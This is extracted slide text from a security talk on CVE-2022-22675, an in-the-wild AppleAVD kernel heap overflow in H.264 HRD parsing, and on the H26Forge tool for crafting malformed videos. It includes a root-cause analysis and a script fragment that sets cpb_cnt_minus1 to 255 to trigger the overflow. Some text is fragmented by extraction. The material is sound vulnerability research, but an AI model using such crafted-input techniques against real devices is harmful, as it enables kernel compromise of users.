Media parsing is known as one of the weakest components in mobile devices. It has several security requirements, such as attack surface minimization, constrained execution, and memory safety. There are two different reasons. First, instead of running in user space, media parsing is often implemented in kernel space. Second, recent anonymous reports have shown that there are many vulnerabilities in the media decoding subsystem internals, analysis of vulnerabilities in the media decoding subsystem.

Resources

Slides: [hexacon2022_AppleAVD.pdf](#)

Speakers



Nikita Tarakanov

Bio

Nikita Tarakanov is a security researcher. He has worked at Positive Technologies corporation and now works for Kaspersky Lab especially for OSINT research. He participated in several Hack2Own contests and published a few papers. He is interested in reverse engineering and their exploitation, as well as automation.



littlelailo
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 parsing that got fixed in 15.4.1. We managed to create a file that creates the failure log on a patched Mac, but it doesn't crash an iPhone: github.com/b1n4r1b01/n-darwin

1/3

```
VTDecoderXPCService
kernel
kernel
kernel
VTDecoderXPCService
VTDecoderXPCService
kernel
VTDecoderXPCService
kernel
```

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

12:01 PM · May 2, 2022

seserviceHeader ret_pic_list_modification

00 PM CDT

Project Member

CVE-2022-22675: AppleAVD Heap Overflow

In-the-wild Apple Kernel 0-day



Threat actor information not shared



Believed to be part of an exploit chain on
macOS with an Intel Graphics Driver
information leak



Also impacts iOS



macOS Monterey 12.3.1

Released March 31, 2022

AppleAVD

Available for: macOS Monterey

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: An out-of-bounds write issue was addressed with improved bounds checking. Apple is aware of a report that this issue may have been actively exploited.

CVE-2022-22675: an anonymous researcher

Intel Graphics Driver

Available for: macOS Monterey

Impact: An application may be able to read kernel memory

Description: An out-of-bounds read issue may lead to the disclosure of kernel memory and was addressed with improved input validation. Apple is aware of a report that this issue may have been actively exploited.


CVE-2022-22674: an anonymous researcher

<https://support.apple.com/en-us/HT213220>

CVE-2022-22675: Root-Cause Analysis

HRD Parameter parsing has a missing bounds check for
`uint_8t cpb_cnt_minus1`

`cpb_cnt_minus1` is used a loop-bound to write values into an array



`cpb_cnt_minus1` plus 1 specifies the number of alternative CI. `cpb_cnt_minus1` shall be in the range of 0 to 31, inclusive. When low, it shall be equal to 0. When `cpb_cnt_minus1` is not present, it shall be inferred.

CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD

Natalie Silvanovich

The Basics

Disclosure or Patch Date: March 31, 2022

Product: Apple iOS, MacOS

Advisory:

```
hrd_parameters() {  
    cpb_cnt_minus1  
    bit_rate_scale  
    cpb_size_scale  
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
        bit_rate_value_minus1[ SchedSelIdx ]  
        cpb_size_value_minus1[ SchedSelIdx ]  
        cbr_flag[ SchedSelIdx ]  
    }  
}
```

Expectation

Set
cpb_cnt_minus1
to max possible value
and get a crash

Reality



littlelailo @littlelailo · May 17, 2022

The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...



Natalie Silvanovich

@natashenka

OMG, I wish this existed. forged the file bit by bit and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022



Natalie Silvanovich @natashenka · May 17, 2022

Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

Q 1 T 1 L 9 ↗

<https://twitter.com/natashenka/status/1526440524441194496>

#BHUSA @BlackHatEvents

Challenges of working with encoded videos


1. Variable bit-length bitstream representation
2. Dependent syntax elements

Doing this by hand

Lack of tooling is
professionals from e

```
cpb_cnt_minus1
hrd_parameters( ) {
    cpb_cnt_minus1
    bit_rate_scale
    cpb_size_scale
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {
        bit_rate_value_minus1[ SchedSelIdx ]
        cpb_size_value_minus1[ SchedSelIdx ]
        cbr_flag[ SchedSelIdx ]
    }
    initial_cpb_removal_delay_length_minus1
    cpb_removal_delay_length_minus1
}
```

Summary of Decoder Attack Surface and H.264 Basics

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware 
- H.264 bitstreams are divided into Network Abstraction Layer Units (NALUs)
- Syntax elements have semantics, but semantics are not always enforced
- Modifying syntax elements is currently a challenging process



H26Forge



<https://www.mediawiki.org/w/index.php?title=File:History-of-H.264-MPEG-4-AVC-Logo.png&oldid=2019111>


https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H_264%2C_MPEG_4_AVC_logo.svg/2560px-H_264%2C_MPEG_4_AVC_logo.svg.png

Programmatically edit H.264 syntax elements with Python scripts

```
    hrd_parameters( ) {  
        cpb_cnt_minus1  
        bit_rate_scale  
        cpb_size_scale  
        for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
            bit_rate_value_minus1[ SchedSelIdx ] = 0;  
            cpb_size_value_minus1[ SchedSelIdx ] = 0;  
            cbr_flag[ SchedSelIdx ] = False;  
        }  
        # Set `cpb_cnt_minus1` to large value  
        cpb_cnt_minus1 = 255  
        decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1  
  
        # Set dependent syntax elements to incrementing values  
        decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]  
        decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i for i in range(cpb_cnt_minus1+1)]  
        decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)  
    }
```

H26Forge: Toolkit to manipulate H.264 Syntax Elements

30,000+ lines of
Rust




<https://github.com/h26forge/h26forge>

3 years to develop




H26Forge: Toolkit to manipulate H.264 Syntax Elements




<https://github.com/h26forge/h26forge>

H26Forge: Toolkit to manipulate H.264 Syntax Elements




<https://github.com/h26forge/h26forge>

H26Forge: Toolkit to manipulate H.264 Syntax Elements



<https://github.com/h26forge/h26forge>

H26Forge: Toolkit to manipulate H.264 Syntax Elements



<https://github.com/h26forge/h26forge>

Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax


hrd_parameters() {	C	Descriptor
cpb_cnt_minus1	0 5	ue(v)
bit_rate_scale	0 5	u(4)
